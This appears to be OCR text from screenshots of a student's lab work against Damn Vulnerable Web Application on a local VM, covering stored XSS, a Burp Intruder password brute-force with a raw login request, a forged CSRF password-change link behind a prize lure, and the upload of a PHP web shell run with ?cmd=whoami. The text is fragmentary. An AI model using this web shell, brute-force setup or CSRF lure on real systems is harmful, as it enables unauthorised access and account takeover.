- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/



10.0.2.15 says

Stored XSS

Vu ipting (XSS)


Name *

Message *

Name: test
Message: This is a test comment.

Name: Stored XSS
Message:

More Information



3. Intruder attack of http://10.0.2.15

Capture filter: Capturing all items


View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
10	abc123	200	2037			5468	
115	adrian	200	2040			5468	
149	alejandra	200	4041			5468	
145	alejandro	200	4042			5468	
116	alexander	200	4054			5468	
101	alexandra	200	4029			5468	
102	alexis	200	2043			5468	
51	amanda	200	4043			5468	
121	america	200	3026			5468	
43	andrea	200	4075			5468	
55	andrew	200	2022			5468	
34	angel	200	3029			5468	
110	angela	200	4023			5468	
56	angels	200	4026			5468	
30	anthony	200	4028			5468	
158	antonio	200	2031			5468	
156	arsenal	200	4064			5468	
19	ashley	200	3039			5468	
13	babygirl	200	3014			5468	
66	barbie	200	3022			5468	
54	basketball	200	3013			5468	
108	beautiful	200	2060			5468	
167	beauty	200	4037			5468	
164	blink182	200	4048			5468	
71	brandon	200	4012			5468	

```
Cache-Control: max-age=0
Origin: http://10.0.2.15
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
```

0 highlights


174 of 14344392



Sniper attack

Target http://10.0.2.15

```
POST /dvwa/vulnerabilities/brute/?username=admin&password=test&Login=Login HTTP/1.1
Host: 10.0.2.15
Content-Length: 84
Cache-Control: max-age=0
Origin: http://10.0.2.15
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-US,en;q=0.5
Referer: http://10.0.2.15/dvwa/vulnerabilities/brute/?username=admin&password=test&Login=Login
Accept-Encoding: gzip, deflate, br
Cookie: security=impossible; PHPSESSID=8c795370cc5f5aa050a5b09f9d34d6e6
Connection: keep-alive

username=admin&password=§test§&Login=Login&user_token=634afd506dd2c5b07049a636efd745aa
```



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password: •••••••

Confirm new password: •••••••

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.


Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.


More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery



file:///home/kali/CNS/csrf-attack.html

You have won a prize!



Damn Vulnerable Web Application (DVWA)Test Credentials - Brave
Not secure
10.0.2.15/dvwa/vulnerabilities/csrf/test_credentials.php


Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.


Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery



```
10.0.2.15/dvwa/vulnerabilities/csrf/?password_new=manualtest&password_conf=manualtest&Change=Change
```

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

```
Password Changed.
```

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.


Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- https://owasp.org/www-community/attacks/csrf
- https://www.cgisecurity.com/csrf-faq.html
- https://en.wikipedia.org/wiki/Cross-site_request_forgery




Vulnerability: File Upload

Choose an image to upload:


```
../../hackable/uploads/shell.php succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/




```php
<?php
if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}
?>
```



10.0.2.15/dvwa/hackable/uploads/shell.php?cmd=whoami

